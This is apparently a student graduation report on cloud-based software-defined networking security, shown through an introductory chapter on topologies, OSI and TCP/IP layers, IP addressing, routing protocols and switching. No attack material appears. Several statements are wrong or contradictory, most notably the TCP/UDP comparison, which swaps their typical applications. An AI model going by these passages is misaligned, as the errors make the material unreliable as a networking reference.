ALEXANDRIA UNIVERSITY
FACULTY OF ENGINEERING
ELECTRONICS AND COMMUNICATION

CLOUD-BASED SOFTWARE DEFINED NETWORK & ITS SECURITY ISSUES

by

Student name

Ahmed Mohamed Abd Elgawad
Asser Mohamed Atef
Hussien Misbah Hussien
Mariam Mostafa Askar
Marwan Khaled Ibrahim
Mohamed Mosaad Mohamed
Shimaa Mohamed Bioumy
Tasneem Sabry Mady

Supervised By

Prof. Dr. Hassan Nadir Khairallah
Prof. Dr. Mazhar Tayel

Thanks

We would like to take a moment to express our heartfelt gratitude to our esteemed **Prof. Hassan Nadir Kheirallah** for his unwavering dedication and invaluable guidance throughout our academic journey. His expertise, passion, and commitment to our growth have played an instrumental role in shaping us into the professionals we are today.

We are also immensely grateful to our **college** for providing us with a state-of-the-art server to work on. This resource has been an invaluable asset, enabling us to explore, experiment, and develop our skills in a practical and hands-on manner. The college's investment in our education has truly made a significant impact on our learning experience.

Furthermore, we extend our deepest appreciation to **Orange**, Egypt for graciously allowing us to train at their esteemed centers. The opportunity to work alongside industry professionals in a real-world environment has been transformative. Their support and collaboration have provided us with invaluable insights and firsthand exposure to the intricacies of our field.

Last but certainly not least, we extend our gratitude to **our dedicated team members**. Their patience, perseverance, and unwavering commitment to excellence have been instrumental in our collective success. Their tireless efforts, collaborative spirit, and dedication to their work have undoubtedly contributed to the high standards we have achieved as a team.

In conclusion, we would like to express our heartfelt thanks to **our professor, our college, Orange Egypt, and our incredible team members.** Without their support, guidance, and hard work, our journey would not have been as rewarding and fulfilling. We are truly grateful for their contributions and look forward to applying the knowledge and skills we have gained to make a positive impact in our field.

Abstract

We are going to explore the core concepts and practical implementations of secure Software-Defined Networking (SDN). We will cover various aspects, including virtualization, SDN fundamentals, OpenFlow protocol, controller security, threat mitigation, secure communication, and High availability solutions.

The project utilizes the cloud concept by implementing a division between the controller, also referred to as the control plane, located on a remote server, and the switches which are situated on different hosts.

Starting by explaining the significance of virtualization in modern networks and its role in enabling SDN architectures. then delves into the fundamentals of SDN, emphasizing the separation of the control plane and data plane. The OpenFlow protocol, a key component of SDN, is explored in detail.

Controller security is a crucial aspect of SDN, and a comparison of different controllers is provided to assist readers in selecting the most suitable option. We will also discuss the importance of security and showcase practical methods for pentesting older SDN controllers to uncover vulnerabilities and emphasize the need for proactive security measures.

To address security challenges, specific attacks such as ARP spoofing, DHCP attacks, and Denial of Service (DoS) attacks in SDN environments are examined. Effective mitigation strategies and countermeasures are presented to protect SDN networks against these threats.

Secure communication between the SDN controller and other LAN machines is essential. Practical implementations of secure communication channels are introduced, focusing on the utilization of Virtual Private Networks (VPN), which are implemented using ZeroTier and OpenVPN, to establish encrypted connections, ensuring the secure management of the controller and protecting sensitive data.

Furthermore, a secure dashboard is discussed, which serves as a centralized control center for administrators. It enables efficient management of the controller and provides real-time monitoring of VPN client status, enhancing network visibility and simplifying security management tasks.

Lastly, the implementation of backup solutions in SDN environments using HAProxy and Docker Swarm is addressed. These technologies provide fault tolerance, load balancing, and disaster recovery capabilities, ensuring high availability and data integrity.

Contents

Chapter 1

1 Traditional Networks

1.1 Network Overview

1.1.1 Network definition


Network:
is the connection of group of two or more computers or other electronic devices , either by a wired or a wireless connection to share their hardware or software resources.

1.1.2 Network architecture

Network Architecture is defined as the physical and logical design of the software, hardware, protocols, and media of the transmission of data. Simply we can say how computers are organized and how tasks are allocated to the computer.

The two types of network architectures are used:

- Peer-To-Peer network
- Client/Server network




1.1.2.1 client-server network:

It is a type of network that consists of a single central computer acting as a server and directing several other computers, called clients. Clients can access shared files and information kept on the serving machine by connecting to the server. The client-server model describes how a server provides one or more clients with access to resources and services. Mail servers, web servers, and file servers are examples of servers, and client devices, including desktops, laptops, tablets, and mobile devices, have access to the resources on each of these servers. Clients and servers often have a one-to-many connection, which means that a single server can supply resources to several clients at the same time.

- The advantages of a client-server network include centralization, scalability, easy management, accessibility, and data security. A single server that houses all essential data in one location makes data security and user authorization and authentication control much easier. A client-server network can be expanded by adding network segments, servers, and PCs with little downtime, making it a scalable option. It is easy to handle files because they are all kept on the same server, and the finest management for tracking and finding records of necessary files is offered in client-server networks. The client-server system's nodes are all self-contained, requesting data only from the server, allowing for simple upgrades, replacements, and relocation. The centralized design of a client-server network ensures that the data is properly safeguarded, and access controls can be used to enforce it and ensure that only authorized users are allowed access.

- The disadvantages of a client-server network include network traffic congestion, high cost, robustness, maintenance difficulty, and unacquirable resources. The main disadvantage of a client-server model is the danger of system overload due to a lack of resources to service all clients, and the cost of setting up and maintaining the server is typically higher than the cost of running the network. Additionally, if the primary server experiences failure or interference, the entire network will be interrupted, and not all resources on the server are available for acquisition.

1.1.2.2 Peer to Peer:




- A peer-to-peer (P2P) network is a type of network in which two or more PCs share files and access to devices such as printers without requiring a separate server computer or server software. The advantages of a P2P network include easy maintenance, less cost, no need for a network manager, easy addition of nodes, and less network traffic. Since each node acts as a server, the cost of the central server is saved, and adding, deleting, and repairing nodes in this network is easy. Additionally, there is less network traffic than in a client/server network.

- However, the disadvantages of a P2P network include data vulnerability, less security, slow performance, and difficulty in locating files. Because there is no central server, data is always vulnerable to getting lost because of no backup, and it becomes difficult to secure the complete network because each node is independent. The slow performance of a P2P network is due to each computer being accessed by other computers in the network, and the files are not centrally stored, making it difficult to locate the files. Overall, a P2P network can be a cost-effective and easy-to-maintain option, but it may have limitations when it comes to data security and performance.

1.1.3 Network Topologies

Network topology defines the layout, virtual shape, or structure of the network



Topology	Description	Advantages	Disadvantages
Bus	In this type,data transmits in a single route from one point to another, and each node connects to a single main cable line. It is not possible to transmit data in both directions.	1.less cabling is required. 2.Cost-efficient to implement. 3.Expansion can be done easily by linking the cables together	1.if the main cable fails, the complete network fails. 2.The network performance is at stake and reduces if there are numerous nodes and heavy network traffic.
Ring	It is a topology type in which every computer connects to another on each side. The last computer connects to the first, thus forming a ring shape. This topology allows for each computer to have exactly two neighboring computers.	1. Easy Installation. 2. Less Cabling Required.	1.If a node fails, the whole network will fail. 2.Difficult Troubleshooting
Star	It is topology in which all the nodes are connected to a centralized switch.	1.Centralized control. 2.Less Expensive. 3.Easy to troubleshoot 4.Easy to scale(nodes can be added or removed to the network easily). 5.If a node fails, it will not affect other nodes. 6.Easy to reconfigure and upgrade	1.If the central device fails, the network will fail. 2.The installation cost is extreme 3.Performance depends on the central device's capacity
Mesh	It is a topology that has a unique network design in which each device on the network connects to every other. It develops a P2P (point-to-point) connection between all the devices of the network. Types of Mesh Topology: • Full Mesh Topology: In this topology, every node or device is directly connected with each other. • Partial Mesh: In this topology, some nodes are not connected to every node in the network.	1.High redundancy and reliability as if any link breakdown will not affect the communication between connected hosts. 2.Maintains privacy and security due to a separate channel for communication.	1.Very high cabling required. 2.Cost inefficient to implement. 3.Complex to implement 4.Installation and maintenance are very difficult.
Tree	It is topology in which all the nodes are directly or indirectly connected to the main bus cable. Tree topology is a combination of Bus and Star topology.	1.Large distance network coverage. 2.easy to maintain and manage.	1.The system has a high degree of cabling. 2.When compared to other topologies, it is more expensive. 3.If the root node fails, the network will also fails.

Hybrid Topology
It is topology comprising two or more types of topologies. It is a reliable and scalable topology, but it is simultaneously costly and design wise complex.

1.1.4 Main Network types:

1.1.4.1 LAN (Local area network):

A local area network is a system where computers and other devices connect to each other in a small area such as building,The data transmit speed in the LAN network is relatively higher than the other network types

LANs come in two types:

i. Wired as devices connected directly to the network via Ethernet cables, which transmit data much more quickly than wireless connections.

ii. Wireless connections like (WIFI) using radio waves to transmit data from the network to computing devices.

1.1.4.2 WAN (Wide Area Network):

The Wide Area Network (WAN) is designed to connect devices over large distances like states or between countries. The connection is wireless in most cases and uses radio towers for communication. The internet is one of the biggest WANs in the world.

1.1.5 Network devices

A hub is a multiport repeater that connects multiple wires coming from different branches, but cannot filter data. All connected devices share the same collision domain, and the hub operates at the physical layer.

A bridge operates at the data link layer, and can filter content by reading MAC addresses of the source and destination. It is essentially a repeater with additional functionality.

A switch is a multi-port bridge with a buffer that can improve efficiency. It operates at the data link layer, divides collision domains of hosts, but the broadcast domain remains the same.

A router is a network layer device that routes data packets based on their IP addresses. It connects LANs and WANs, and has a dynamically updating routing table to make routing decisions. The router divides the broadcast domains of hosts connected through it.

1.1.6 casting types:

- **unicast:** sending data for one of all receivers
- **multicast:** sending data for some receivers of all
- **multicast:** sending data for some receivers of all
- **broadcast:** sending data for all receivers

1.1.6.1 Network reference models


Reference model is a framework for network implementation and troubleshooting as it divides the complex functions into simple components.

Reference model types :

1. OSI Model
2. TCP/IP Model

1.1.6.2 OSI Mode

The Open Systems Interconnection (OSI) model is a standard model for network communication that describes seven layers. It was adopted by major computer and telecommunication companies in the early 1980s and is still used today.



Layer 7: Application layer

The top level of the model, containing the network services with which users interact directly. This layer describes the relationship between the applications on the PC and the external network Examples of application layer protocols:

- Hypertext Transfer Protocol (HTTP)
- File Transfer Protocol (FTP)
- POST Office Protocol (POP)
- Simple Mail Transfer Protocol (SMTP)
- Domain Name System (DNS)

Layer 6: presentation layer

The presentation layer prepares data for the application layer. It defines how two devices should encode, encrypt, and compress data.

Layer 5: session layer

The session layer creates communication channels, called sessions, between devices. It is responsible for opening sessions, ensuring they remain open and functional while data is being transferred, and closing them when communication ends

Layer 4: transport layer

The transport layer in the OSI model is responsible for breaking data transferred in the session layer into "segments" on the transmitting end, and reassembling them on the receiving end. It also manages flow control, sending data at a rate that matches the connection speed of the receiving device, and error control, checking for data received incorrectly and requesting it again if necessary.

The transport layer primarily uses two protocols: Transmission Control Protocol (TCP) and User Datagram Protocol (UDP).

- **TCP**
  - Connection oriented protocol
  - sends data in a particular sequence
  - slow
  - cannot be used for multicast or broadcast services
  - leverages flow control
  - implements congestion control algorithms
  - Reliable
  - Used in application as streaming and voice call
- **UDP**
  - Connectionless
  - No fixed order for sending data
  - Fast
  - can be used for multicast or broadcast services
  - Doesn't leverage flow control
  - Doesn't have congestion control
  - Unreliable
  - used in application as file transfer and e-mail

Layer 3: Network layer

The network layer has two main functions. One is breaking up segments into network packets, and reassembling the packets on the receiving end. The other is routing packets by discovering the best path across a physical network. The network layer uses network addresses (typically Internet Protocol addresses) to route packets to a destination node.

Layer 2: Data link Layer


The data link layer establishes and terminates a connection between two physically-connected nodes on a network. It breaks up packets into frames and sends them from source to destination. This layer is composed of two parts—Logical Link Control (LLC), which identifies network protocols, performs error checking and synchronizes frames, and Media Access Control (MAC) which uses MAC addresses to connect devices and define permissions to transmit and receive data.

Layer 1: Physical layer

The physical layer is responsible for the physical cable or wireless connection between network nodes. It defines the connector, the electrical cable or wireless technology connecting the devices, and is responsible for transmission of the raw data, which is simply a series of 0s and 1s, while taking care of bit rate control.

1.1.6.3 TCP/IP model

The TCP/IP model describes five layers that computer systems use to communicate over a network



Application Layer

The Application layer in the TCP/IP model is equivalent to the upper three layers(Application, Presentation, and Session Layer) of the OSI model . The Application layer provides an interface between the network services and the application programs. It mainly provides services to the end-users to work over the network. For Example, file transfer, web browsing, etc.

Transport Layer

It deals with data in the form of data segments. It mainly performs segmentation of the data received from the upper layers. It is responsible for transporting data and setting up communication between the application layer and the lower layers.

Internet Layer

The Internet layer of the TCP/IP model is approximately the same as the Network layer of the OSI model . It deals with data in the form of datagrams or data packets. This layer mainly performs the logical addressing of the data packets by adding the IP(Internet Protocol) address to it

Data-Link Layer


The Data-Link Layer is the second layer of the TCP/IP layer. It deals with data in the form of data frames. It mainly performs the data framing in which, it adds some header information to the data packets for the successful delivery of data packets to correct destinations. For this, it performs physical addressing of the data packets by adding the source and the destination address to it.

Physical Layer

The Physical Layer is the lowest layer of the TCP/IP model. It deals with data in the form of bits. This layer mainly handles the host to host communication in the network. It defines the transmission medium and mode of communication between two devices. The medium can be wired or wireless, and the mode can be simplex, half-duplex, or full-duplex.

1.1.7 Encapsulation and decapsulation

Encapsulation and decapsulation are processes that occur at different layers of the network protocol stack, particularly in the context of data transmission over a network.



Encapsulation & Decapsulation in TCP/IP Model

Encapsulation:

Encapsulation is the process of adding protocol-specific headers and trailers to data as it moves down the protocol stack for transmission over a network. Each layer of the network stack adds its own header and trailer to the data received from the layer above, creating a layered structure.For example, in the TCP/IP protocol suite, data is encapsulated as it moves from the Application layer to the Transport layer. The Transport layer adds a transport layer header to the data, including information such as source and destination port numbers. The resulting unit is then passed down to the Network layer, which adds a network layer header containing source and destination IP addresses. This process continues as the data moves down the stack until it is ready to be transmitted over the network.

Decapsulation:

Decapsulation is the process of removing the headers and trailers added at each layer of the protocol stack as data is received from the network. The receiving device or software traverses the protocol stack in the opposite direction, removing the headers and trailers at each layer to retrieve the original data.Using the same example, when data is received at the destination device, it goes through the reverse process. The Network layer of the receiving device examines the network layer header to determine if the packet is meant for it based

on the destination IP address. If it matches, the Network layer removes the network layer header and passes the remaining data up to the Transport layer. The Transport layer then removes its transport layer header to reveal the original data, which is then passed up to the higher layers for processing.

1.1.8 IP address "Internet Protocol"

It is a unique address that identifies a device on the internet or a local network.

Versions of IP address

- **IPV4**

  IPv4 is the first and most widely used version of IP. It was deployed in 1983 and uses a 32-bit address scheme, allowing for over 4 billion addresses. It carries 94% of Internet traffic and is classified by IANA into five classes, with Class A, B, and C being used for addressing devices on a network, Class D for multicast, and Class E for research. Multicast data is not destined for a particular host, so there's no need to extract host addresses from the IP address. Class D and E do not have subnet masks.

Classes	First octat ip range	Default mask
Class A	1-->127	255.0.0.0
Class B	128-->191	255.255.0.0
Class C	192-->223	255.255.255.0
Class D	224-->239	---
Class E	240-->255	---

- **IPV6**

  It is the most recent version of the Internet Protocol. Internet Engineer Taskforce initiated it in early 1994. The design and development of that suite is now called IPv6. This new IP address version is being deployed to fulfill the need for more Internet addresses. It was aimed to resolve issues which are associated with IPv4. With 128-bit address space

- **Types of IP addresses**

  - **Public IP address:** is an address where one primary address is associated with your whole network.
  - **Private IP address:** is a unique IP number assigned to every device that connects to your home internet network.
  - **Dynamic IP address:** it's assigned automatically by Dynamic host configuration protocol(DHCP)
  - **Static IP address:** it's assigned manually by network administrator

- **Subnet Mask**

A subnet mask is a 32-bit number that separates an IP address into network and host addresses. It's created by setting host bits to 0 and network bits to 1. For example, in the IP address 192.168.1.4 with a subnet mask of 255.255.255.0, the first 24 bits of the subnet mask are 1s, identifying the network portion of the address, while the last 8 bits are 0s, identifying the unique host on that network. The addresses 0 and 255 are reserved for network and broadcast addresses, respectively, and cannot be assigned to hosts.

- **Subnetting**

It is segmentation of networks into subnetworks with the aim of reducing broadcast domain , enhancing the security and easing of management .

- **Variable Length Subnet Mask (VLSM)**

VLSM (Variable Length Subnet Mask) is a technique used in IP network design to create subnets with different subnet masks. This allows for more efficient and effective allocation of IP addresses by using smaller subnet masks for subnets with fewer hosts and larger subnet masks for subnets with more hosts. In contrast to traditional subnetting, which applies a fixed subnet mask to all subnets in the network, VLSM enables subnets to use subnet masks that better match their size. VLSM is widely used in modern networks to create subnets of different sizes and optimize the use of IP addresses.

1.2 Routing & Switching

1.2.1 Routing

Process of moving a packet of data from source to destination using layer 3 or network layer devices(as router)

How Routing works

When a router receives a packet, it reads the headers of the packet to see its intended destination. It then determines where to route the packet based on information in its routing table. As a packet travels to its destination, it may be routed multiple times by several routers. Routers perform this process millions of times a second with millions of packets.

Autonomous Systems

An Autonomous System (AS) is a collection of routers under common administrative control, such as a network service provider, a large company, a university, or a group of companies. An AS represents a group of one or more blocks of IP addresses, called IP prefixes, that have been assigned to that organization and provides a single routing policy to systems outside the AS. IP prefixes are expressed in CIDR form (i.e., address/bits, such as 128.6.0.0/16). Autonomous Systems create a two-level hierarchy for routing in the Internet, with inter-AS routing allowing one AS to send traffic to another. However, most organizations do not interconnect via autonomous systems but simply connect to a single ISP, which may be an autonomous system. There is two types of Autonomous System Routing:

- **Intra-Autonomous System Routing**


  Intra-Autonomous System Routing, also known as Interior Routing, is the process of routing data packets within a single autonomous system. Routers within an AS exchange routing information using an Interior Gateway Protocol (IGP) like OSPF (Open Shortest Path First) or IS-IS (Intermediate System to Intermediate System). These protocols allow routers within the same AS to communicate and exchange routing tables, enabling efficient routing of traffic within the network.

- **Inter-Autonomous System Routing**

  Inter-Autonomous System Routing, also known as Exterior Routing, is the exchange of data packets between different autonomous systems. It's necessary for communication between networks belonging to different organizations or ISPs. Inter-autonomous system routing is typically performed using an Exterior Gateway Protocol (EGP) such as Border Gateway Protocol (BGP). This protocol enables routers in different autonomous systems to exchange information about available network paths and make routing decisions based on policies and preferences.

Types of Routing

There are three main types of routing:



- Static Routing involves manually adding routes to the routing table. It's a cost-effective option since it doesn't require routing overhead for the router CPU. Static routing adds security and doesn't consume bandwidth between routers.
- Default Routing is a technique where a router is configured to send all packets to the same hop device, regardless of whether it belongs to a particular network or not. The packet is transmitted to the device configured in the default route.
- Dynamic Routing adjusts routes automatically based on the current state of the routing table. It uses protocols to discover network destinations and the best routes to reach them. Dynamic routing is easy to configure and more effective at selecting the best route to a remote network destination.

Commonly Used Interior Routing Protocols

- OSPF
- RIP
- EIGRP

- RIP Protocol
RIP (Routing Information Protocol) is an intra-domain routing protocol used within an autonomous system to route packets within a defined domain. It uses a distance vector-based strategy, treating the network as a graph where nodes are routers and links are networks. The cost metric is the number of hops to reach the destination, with hop count being the number of networks required to reach the destination. RIP is useful for smaller networks or small autonomous systems since it can contain a maximum of 15 hops, allowing up to 16 routers to be configured in a RIP.

Disadvantages of RIP
In RIP, the route is chosen based on the hop count metric. If another route of better bandwidth is available, then that route would not be chosen.


- OSPF protocol
OSPF (Open Shortest Path First) is a widely used and supported routing protocol used within a network or area. It uses a link-state routing algorithm in which each router contains information about every domain and determines the shortest path based on this information. OSPF achieves this by learning about every router and subnet within the entire network, with routers exchanging information through Link State Advertisements (LSAs). OSPF divides autonomous systems into areas, with routers within the same area flooding the area with routing information. The router ID (RID) is a unique identifier for each router on the network, with the OSPF selecting one router as the designated router (DR) and another as the backup designated router (BDR) to avoid flooding and minimize adjacencies. The DR distributes network topology information to other routers in the same area, while the BDR serves as a substitute for the DR if it fails. The DR and BDR are elected based on OSPF priority and router ID.

- EIGRP
EIGRP (Enhanced Interior Gateway Routing Protocol) is a hybrid or advanced distance vector protocol created by Cisco that converges rapidly for changes in network topology. It uses metrics such as bandwidth, load, and delays to calculate the shortest optimal network route and is more technologically advanced than traditional distance vector-based routing protocols like RIP. To exchange information using EIGRP, routers need to become neighbors, and EIGRP uses multicast addresses to share information. EIGRP supports both IPv4 and IPv6 networks, provides encryption for security, and can be used with iBGP for WAN routing. It reduces network traffic by using 'need-based' updates and makes use of Equal-Cost Multi-Path (ECMP) and unequal cost load sharing. EIGRP creates three tables: the Neighbor Table, the Topology Table, and the Routing Table. The Neighbor Table

contains information about routers and established neighborship relationships, the Topology Table holds information about all paths to networks understood by EIGRP routers, and the Routing Table stores the optimal route for the destination from the sender.


1.2.2 Switching

Switching is important in computer networking for fast data transmission between devices. Different techniques can be used, including packet switching. Let's first look at an overview of switching techniques before discussing packet switching.



1.2.2.1 Circuit Switching

There is always a dedicated path between each two ends of the system, the connection is established before sending data. The circuit switching technique is usually used in telephone systems




The main advantage of Circuit Switching technique is the fixed bandwidth provided. Circuit switching has several **disadvantages**, including:

- **Connection setup time:** A dedicated path must be established before data transmission can occur.
- **Higher cost:** A dedicated path is required for each connection, making it more expensive than other switching techniques.
- **Exclusive use of resources:** The capacity of the path is wasted when no data is transferred.
- **Limited scalability:** Circuit-switched networks may struggle to accommodate a large number of users, as the number of available dedicated circuits or connections can become a limiting factor.

1.2.2.2 bMessage Switching


Message switching is a technique where an entire message is sent as one unit and is routed through intermediate nodes where it's stored and forwarded. Unlike circuit switching, there's no dedicated path between sender and receiver. The destination address is added to the message and each node stores the entire message before forwarding it to the next node. This is called a store and forward network. Message switching provides dynamic routing based on the information in the message, and each message is treated as a separate entity.



- Advantages of message switching include efficient use of available bandwidth, reduced traffic congestion, support for varying message sizes, and the ability to manage network traffic using message priority.
- However, message switching also has some disadvantages. The message switches must have enough storage capacity to hold messages until they are forwarded, and the storing and forwarding process can lead to delays.

1.2.2.3 Packet Switching

Packet switching is a technique where a message is divided into smaller pieces called packets, each with a unique identifier indicating their order at the receiving end. Packets include information in their headers such as the source and destination addresses, and sequence number. They travel across the network, taking the most efficient path possible, and are reassembled at the receiving end in the correct order. If a packet is missing or corrupted, the message is resent. Once all packets are received in the correct order, an acknowledgment message is sent.



Advantages of Packet Switching:

- **Cost-effective:** In packet switching technique, switching devices do not require massive secondary storage to store the packets, so cost is minimized to some extent. Therefore, we can say that the packet switching technique is a cost-effective technique.
- **Reliable:** If any node is busy, then the packets can be rerouted. This ensures that the Packet Switching technique provides reliable communication.
- **Efficient:** Packet Switching is an efficient technique. It does not require any established path prior to the transmission, and many users can use the same communication channel simultaneously, hence makes use of available bandwidth very efficiently.

Disadvantages of Packet Switching:

- The protocols used in a packet switching technique are very complex and require high implementation cost.
- If the network is overloaded or corrupted, then it requires retransmission of lost packets. It can also lead to the loss of critical information if errors are nor recovered.

1.2.2.4 Switching in Computer Networks

The OSI Model is a useful way to understand how data is transmitted between devices. During the encapsulation process, data is broken down into smaller chunks, with ports and IP addresses added to create segments and data packets. MAC addresses are then added to create data frames, which are converted to bits and sent over cables to their destination. Switches are used in computer networks to perform the switching process.

End devices and network devices are connected to switch ports, allowing the switch to connect them to each other. The switch operates in the Data Link Layer of the OSI model, forwarding data frames to the correct port based on their destination MAC address. The switch maintains a CAM Table that maps each port to a specific MAC address.

Switching in computer networks is similar to packet switching, as switches forward data frames based on the destination address in their headers, which are part of the original data.

1.2.2.5 Protocols involved in Switching Process


There are several protocols which are necessary to ensure the best performance of switches and the switching process in general

Address Resolution Protocol (ARP)


ARP is a protocol used to map an IP address to a Media Access Control (MAC) address. When a device wants to communicate with another device on the same network, it sends an ARP request to obtain the MAC address of the device. The obtained MAC address of the device is then stored in the ARP Table of the original device. ARP Protocol will be discussed again later in more detail.

Spanning Tree Protocol (STP)

STP is a protocol used to prevent network loops in switched networks. It accomplishes this by creating a tree topology that disables redundant paths.



Virtual Local Area Network (VLAN) VLAN is a protocol used to group devices together into logical networks, regardless of their physical location. Devices in the same VLAN act as if they are in the same physical LAN. This allows for better network management, security, and traffic control of the network.




Link Aggregation Control Protocol (LACP)

LACP is a protocol used to bundle multiple physical links into a single logical link to increase bandwidth and improve network reliability.

1.3 VLans: Understanding Virtual Local Area Networks

In today's business world, networks are essential for keeping a company connected and running smoothly. However, with the increasing number of devices that need to be connected to a network, managing and organizing the network can become a challenge. One solution to this problem is the implementation of Virtual Local Area Networks (Vlans). In this article, we will explore what Vlans are, how they work, and the benefits they offer .

What Are VLans?
A Virtual Local Area Network (Vlan) is a logical grouping of devices on a network. Instead of being limited to physical locations, devices can be grouped together based on their function, department, or any other criteria that makes sense for the organization. This grouping is achieved through software, which allows devices to be assigned to different Vlans based on their individual needs.



1.3.1 How Do VLans Work?

